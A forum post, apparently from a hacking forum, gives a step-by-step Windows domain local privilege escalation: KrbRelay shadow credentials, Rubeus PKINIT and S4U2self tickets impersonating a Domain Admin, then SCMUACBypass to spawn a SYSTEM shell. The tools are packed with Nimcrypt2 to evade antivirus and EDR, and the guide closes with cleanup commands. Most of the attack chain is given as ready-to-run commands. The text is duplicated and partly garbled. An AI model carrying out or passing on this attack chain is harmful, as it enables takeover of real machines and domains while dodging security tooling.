Пожалуйста, обратите внимание, что пользователь заблокирован
Local Privilege Escalation
Hello, О́чень прия́тно this is my first article in the forum , im not a good writer but ill try my best.
not everything here is my own , i have the permission of original author to post the article .thankyou soo much for youre support . fan of russia
This guide will explain how to separate the shadow credential method that KrbRelayUp uses into multiple different steps, giving you a bit more control regarding how each piece executes. For example, we can reflectively load some pieces, and execute others normally. Thanks to an0n_r0’s guide regarding exploiting this LPE via RBCD which inspired me to make this guide for the shadow credential process.
Below is a list of the tools required for this process that I will be packing to prevent them from being blocked:

These tools were packed using Nimcrypt2 with the following arguments:
The final tool we will use, SCMUACBypass, will NOT require packing, as it doesn’t seem to get blocked from my testing with different AV & EDR solutions. My packers also seem to prevent it from working properly, so I would need to manually modify it to prevent detection if required in the future.
Now that we have all the tools we’ll need ready to go, we can transfer them to our target machine and finally begin the LPE process!

klist
.\SCMUACBP.exe
BOOM SYSTEM SH3LL ! ! !

sc delete UacBypassedService
Our shadow credential can be removed from the local machine by using the Whisker tool. We can first run the following command to find its DeviceID:
.\NimCWhisker.exe list /target:RICHARD-PC$
The shadow credential can then be removed like so:
.\NimCWhisker.exe remove /deviceID EVICE_ID /target:RICHARD-PC$
thankyou
Hello, О́чень прия́тно this is my first article in the forum , im not a good writer but ill try my best.
not everything here is my own , i have the permission of original author to post the article .thankyou soo much for youre support . fan of russia
Background (Inspiration, Overview, & WHY???)
Because who doesn’t want a SYSTEM shell? Thanks to Cube0x0, pentesters have been blessed with a tool called KrbRelay that enables the exploitation of a No-Fix LPE via relaying Kerberos authentication. See below for the pre-requisites necessary for this guide:- Domain Controller without LDAP Signing enforced (default)
- Domain Controller with its own server authentication certificate (for PKINIT authentication)
- Ability to write the msDs-KeyCredentialLink attribute of the target computer account (default)
Why not just use KrbRelayUp?
GOOD QUESTION! KrbRelayUp is an amazing all-in-one tool. However, I noticed that certain aspects of it don’t work as expected after packing it with my reflective loaders to evade AV/EDR. Specifically, I have been unable to get the SCMUACBypass implementation of KrbRelayUp to spawn a SYSTEM shell for me after being packed.
This guide will explain how to separate the shadow credential method that KrbRelayUp uses into multiple different steps, giving you a bit more control regarding how each piece executes. For example, we can reflectively load some pieces, and execute others normally. Thanks to an0n_r0’s guide regarding exploiting this LPE via RBCD which inspired me to make this guide for the shadow credential process.
Part 0: Preparing our Tools to Evade AV/EDR
As stated earlier, this guide will focus on how to perform the LPE using shadow credentials in a REAL WORLD environment with AV/EDR enabled. Because of this, most of the tools we use will need to be packed with a reflective loader to prevent them from being blocked upon execution. Luckily, my public Nimcrypt2 PE packer worked very well when I was recently trying to do this against a popular EDR, so that’s what I’ll be using for this guide.Below is a list of the tools required for this process that I will be packing to prevent them from being blocked:
These tools were packed using Nimcrypt2 with the following arguments:
./nimcrypt -f KrbRelay.exe -t csharp -u -e -o NimCKrbR.exeThe final tool we will use, SCMUACBypass, will NOT require packing, as it doesn’t seem to get blocked from my testing with different AV & EDR solutions. My packers also seem to prevent it from working properly, so I would need to manually modify it to prevent detection if required in the future.
Now that we have all the tools we’ll need ready to go, we can transfer them to our target machine and finally begin the LPE process!
Part 1: Adding a Shadow Credential Using KrbRelay

The first step in this process is to add a shadow credential to our local machine using KrbRelay. This is pretty straight forward as it’s documented well in the readme for KrbRelay. We will use the first example listed in the KrbRelay readme, substituting in our Domain Controller with LDAP signing disabled for the SPN. After we run this command, we should have a certificate for our shadow credential that can be used to request a Kerberos ticket for the machine account via PKINIT..\NimCKrbR.exe -spn ldap/virtualdc.testlab.local -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8 -shadowcred
Part 2: Requesting a Machine Account Ticket via PKINIT

Once we have a certificate for our shadow credential, we can use it with Rubeus to request a Kerberos ticket for the machine account via PKINIT. The example command below will use AES256 as the encryption type in cases where RC4 isn’t supported and specifies the /nowrap flag so we can more easily copy the resulting ticket.
.\NimCRube.exe asktgt /user:RICHARD-PC$ /certificate:CERTIFICATE /password:PASSWORD /enctype:AES256 /nowrap
Part 3: Perform S4U2self for Service Ticket Impersonating a DA

The next part of the process is to use the ticket we obtained in the previous step to perform a S4U2self request to acquire a service ticket for the local machine impersonating a Domain Admin. Technically, any domain user that has local admin rights to the local machine can also be used for the impersonation, but I find just using a DA makes things a bit easier. We will be doing this using Rubeus while making sure to supply the /ptt flag so that the resulting service ticket is automatically imported into the current session..\NimCRube.exe s4u /self /user:RICHARD-PC$ /impersonateuser:randy /altservice:host/RICHARD-PC /ptt /ticket:TICKET
Part 4: Spawn a SYSTEM Shell via SCMUACBypass
The final step in this process is to use the SCMUACBypass tool to spawn a shell as SYSTEM. This tool will use the imported ticket to authenticate to the local system and create a new service, so it’s a good idea to check to make sure everything looks correct using the klist command before executing it.klist
.\SCMUACBP.exe
BOOM SYSTEM SH3LL ! ! !
Part 5: Cleaning Up
This step is optional; however it is highly recommended, especially if you plan on repeating this process on the same machine later. The following command can be executed via the SYSTEM shell to clean up the service created by the SCMUACBypass tool:sc delete UacBypassedService
Our shadow credential can be removed from the local machine by using the Whisker tool. We can first run the following command to find its DeviceID:
.\NimCWhisker.exe list /target:RICHARD-PC$
The shadow credential can then be removed like so:
.\NimCWhisker.exe remove /deviceID
EVICE_ID /target:RICHARD-PC$
Part 6: VEDIO
thankyou